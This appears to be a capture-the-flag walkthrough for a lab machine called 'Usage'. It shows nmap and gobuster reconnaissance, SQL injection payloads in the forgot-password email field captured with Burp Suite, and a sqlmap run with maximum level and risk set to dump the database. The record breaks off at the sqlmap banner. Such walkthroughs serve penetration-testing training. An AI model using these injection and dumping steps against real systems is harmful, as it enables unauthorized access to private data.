Usage Machine Walkthrough

Introduction


- Tags: [Web, Permissions, SSH, Misconfiguration]
- Goal: Get user and root flags by exploiting misconfigured usage permissions.
- Short note: This machine highlights the importance of secure file permissions and service configuration.

Reconnaissance

Step 1: Nmap Scan


```
nmap -sCV -A <Target Machine's IP>
```

- -sCV: Does service version detection and script scan
- -A: Enables OS detection, version detection, script scanning, and traceroute



```
┌──(kali㉿kali)-[~]
└─$ nmap -A -sCV 10.10.11.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 14:58 EDT
Nmap scan report for usage.htb (10.10.11.18)
Host is up (0.097s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Daily Blogs
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   107.85 ms 10.10.14.1
2   107.79 ms usage.htb (10.10.11.18)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.47 seconds
```

Our scan shows two ports: web server and SSH. So let's start by investigating the web application.




Note: If the site resolves to `usage.htb` when you enter the IP address but doesn't open properly, open your terminal and edit the **hosts** file with the following command:

```
vim /etc/hosts
```

Then, add the IP address to the file. If you have trouble accessing the website through a subdomain, add that subdomain to your hosts file as well.

Enumeration

- Check the website on port 80 → note findings (default page, directory listing, hidden files, etc.).
- View the source code as well by right-clicking on the page and selecting "View Page Source"



```
    <div class="container">

        <a class="navbar-brand" href="#">Usage</a>

        <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded

            <span class="navbar-toggler-icon"></span>

        </button>


        <div class="collapse navbar-collapse" id="navbarSupportedContent">

            <ul class="navbar-nav ml-auto">


                    <li class="nav-item">

                        <a class="nav-link" href="http://usage.htb/login">Login</a>

                    </li>

                    <li class="nav-item">

                        <a class="nav-link" href="http://usage.htb/registration">Register</a>

            </li>
            <li class="nav-item">

                        <a class="nav-link" href="http://admin.usage.htb/">Admin</a>

                    </li>


            </ul>



        </div>

    </div>

</nav>




<main class="login-form">

  <div class="cotainer">

      <div class="row justify-content-center">

          <div class="col-md-8">

              <div class="card">

```

- Run gobuster to brute-force directories and take note of anything unusual. For instance, I stored the output of my gobuster inside a file.

```
gobuster dir -u http://usage.htb/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt -o <filename.txt>
```

The only directory that returned the status code 200(successful request) was /login

To search which directory had the status code 200 in my filename, I used the following command:

```
cat <filename>.txt |grep “Staus: 200”
```

But instead of <filename>.txt, I named my file usage_dir.txt

Exploitation

Looking at the login page, it seems to be vulnerable to SQL injection. So, open Burp Suite and try manual SQL injection.

Example of what to put in the payload:


```
' OR '1'='1' --
```

SQL Injection doesn’t work and it keeps bringing server errors. So let's try the forgot-password page.

Here are the steps:

1. Turn on intercept on Burp Suite
2. When sending an email or actually any variable in the payload, capture it using Burp Suite and add

```
 ' OR 1=1 —-
```




Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://usage.htb:80 [10.10.11.18]
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 13
Pretty Raw Hex
Search
0 highlights
Event log (6) All issues
Memory: 120.4MB

Time	Type	Direction	Method	URL	Status code	Length
14:32:37 ...	HTTP	→ Request	POST	http://usage.htb/forget-password		

Request

```
Content-Length: 59
Origin: http://usage.htb
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=
eyJpdiI6Ik9hbVlQQTR6MWlLUUpRd0R4cG56eXc9PSIsInZhbHVlIjoiSnYrdGUwWUVuSWMxWE9wZWdYL1U3emx4N0duamlscW0yRmViQV
ZMYmpyTFhnSkdxaE1lMEtMQkVveEZMdWpMdVJFMy9ZRlpGL3B2Wk90bkxMRFo5N0VBUE9mM0Nub2hPQlFRT29yTjdCMnRab290bDZWZDVa
Sm53TFUwUDlvUjUiLCJtYWMiOiI4ZDMzODVhNDBkNDRjZDRmZjdiNWI4ZmExMmMzZGQ3MmQxY2YzMWJmNTFjOGE5ZmEyZjk3YzZlYzQwOT
BkYzRmIiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6IjR3b01aVEZTOUc5bjB6Z0tQd2ljOWc9PSIsInZhbHVlIjoiOTVHL1BrcW1oUFJOVmNhQythMm9wM09YY0R3SVkxSmJCWndXMD
RNQUt4Y3pXajZudVZtcFJNMmdpNitBVTBrSHNRdm4wTi9HY0xIYmZPWmpBTFVoSXA1TktWSS9rSkhKRW5NOXdPOGx6V2xGY0laaUJmQW9u
c21BcDUrNWNVNUYiLCJtYWMiOiJjZWY5ZTJhNDUzMjM0MzkwMDNhY2E3NDFlM2MxZjEwNTJhODkwNDNlZWRmM2I3YTliYjU1OGI5ZDExMT
ViZjQwIiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_token=Ehc5rb29aMablfkyTo1QW8K3HMlkQpRSz5eW1pus&email=admin' OR 1=1 ---
```




500 | SERVER ERROR

The server gives an error when I try SQL injection, which means it's vulnerable to SQL Injection. Now we can move on to using a powerful tool called SQLmap that can exploit SQL injection (SQLi) vulnerabilities in web applications.

Steps for Running SQLmap Using the Request from BurpSuite:

Copy everything inside the request box



Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	http://usage.htb	GET	/forget-password			200	4968	HTML		Daily Blogs
2	http://usage.htb	POST	/forget-password	✓		302	1621	HTML		Redirecting to http:/

Request

```
POST /forget-password HTTP/1.1
Host: usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://usage.htb
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=
eyJpdiI6IjY2ZTJvRUlTKzFQQ2hEejJnMy9PbWc9PSIsInZhbHVlIjoieTc4b0VjMTd6eWNXdEY5cHJ1VDdSLzAzYnE3NHZLZ3JhSmhPNTFJ
ekdPZ3BQNS92S0J2MjNEOW1PMDVMbHB3SkNoOEplZWkzNmpSd3hsNGNkczJuSGxZcEtuN2dyd05SbHovc0VpNzBIaVNVNXR0eVZuTW4wUHp5
TE56WFpMZHMiLCJtYWMiOiI5NTZiMWMxNDY0OGQ1YTkzODhmOWI5OTMwMWYyZGFjMmM0NWVkZjA1ZGFkMzJjYWMyNmU5OWIyZjY2NjJmMzA2
IiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6InRYZjF6dzAzVkpmQ0hwTnNDMWI2dUE9PSIsInZhbHVlIjoiN0VHUzhicnB5TUtOWWduRW9ZVlduV2U3UFpXOWZZL3NjMWowNmFQ
WnowV3c4M3lFSkVNVjNOSGlZNlZDYWlpYytlSnFPYlZ4NzdqcW5raXh3YmdsTzU2NElnQ1RuOGFmK1VYdnJkQjUxSjIvRkgzalJSa3NMSkJO
a2hGNm1FMWYiLCJtYWMiOiI4ZDMyOTBkMmEyY2MyMTAxZGY3NmU0OTliMDVmMjc0Y2QwOTU4ODkzOTU1YTYxNzQ4ZDM4MjNjNGQzYTE1Mjhh
IiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_token=9iumvDkPAbXMqqTE9SYpn0wKGBEOTyOtpusxdOSG&email=admin%40usage.htb
```

Response

```
HTTP/1.1 302 Found
Server: nginx/1.18.0
Content-Type: text/ht
Connection: keep-aliv
Cache-Control: no-cac
Date: Thu, 14 Aug 202
Location: http://usag
Set-Cookie: XSRF-TOKE
eyJpdiI6ImpWSk5OQ0dRT
iUTdtZk9BbHBqMDRLU2pM
FObzBwaTc3TW81d0JseTl
EdJY0laTy96VXdtMlhvNX
anNuMnMiLCJtYWMiOiI4Y
4ZGFlMmE4ODgxYjYzYWYy
FnIjoiIn0%3D; expires
Max-Age=7200; path=/;
Set-Cookie: laravel_s
eyJpdiI6InY0Y1J4cWc4e
iVml4OE5CWVp5T1BXdFZx
RTRUdCdDFYdWZMVUlSMXB
kU3NTZZU3pPUVlaMUVkSX
a0hEVEgiLCJtYWMiOiJlO
kZTZhZDU2NjE2ZGFiYzRh
FnIjoiIn0%3D; expires
Max-Age=7200; path=/;
```

Make a file using vim and paste the request data inside the file.

```
vim <filename>.txt
```


Press the key “i” to edit the file and esc, wq! to exit out.

Run sqlmap using the file in which the request data is stored in. Use this command:

```
sqlmap -r <filename.txt> --batch
```


- —batch means run the SQLmap as the default and doesn’t ask any questions

First, run a basic test, and then raise the level and risk to the highest. After it says that the email parameter might be injectable, you can add “-p email”. This is the command I gave it:



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql4.txt --batch --level 5 --risk 3 -p email --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.6#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
sponsible for any misuse or damage caused by this program

[*] starting @ 16:57:37 /2025-08-14/
```

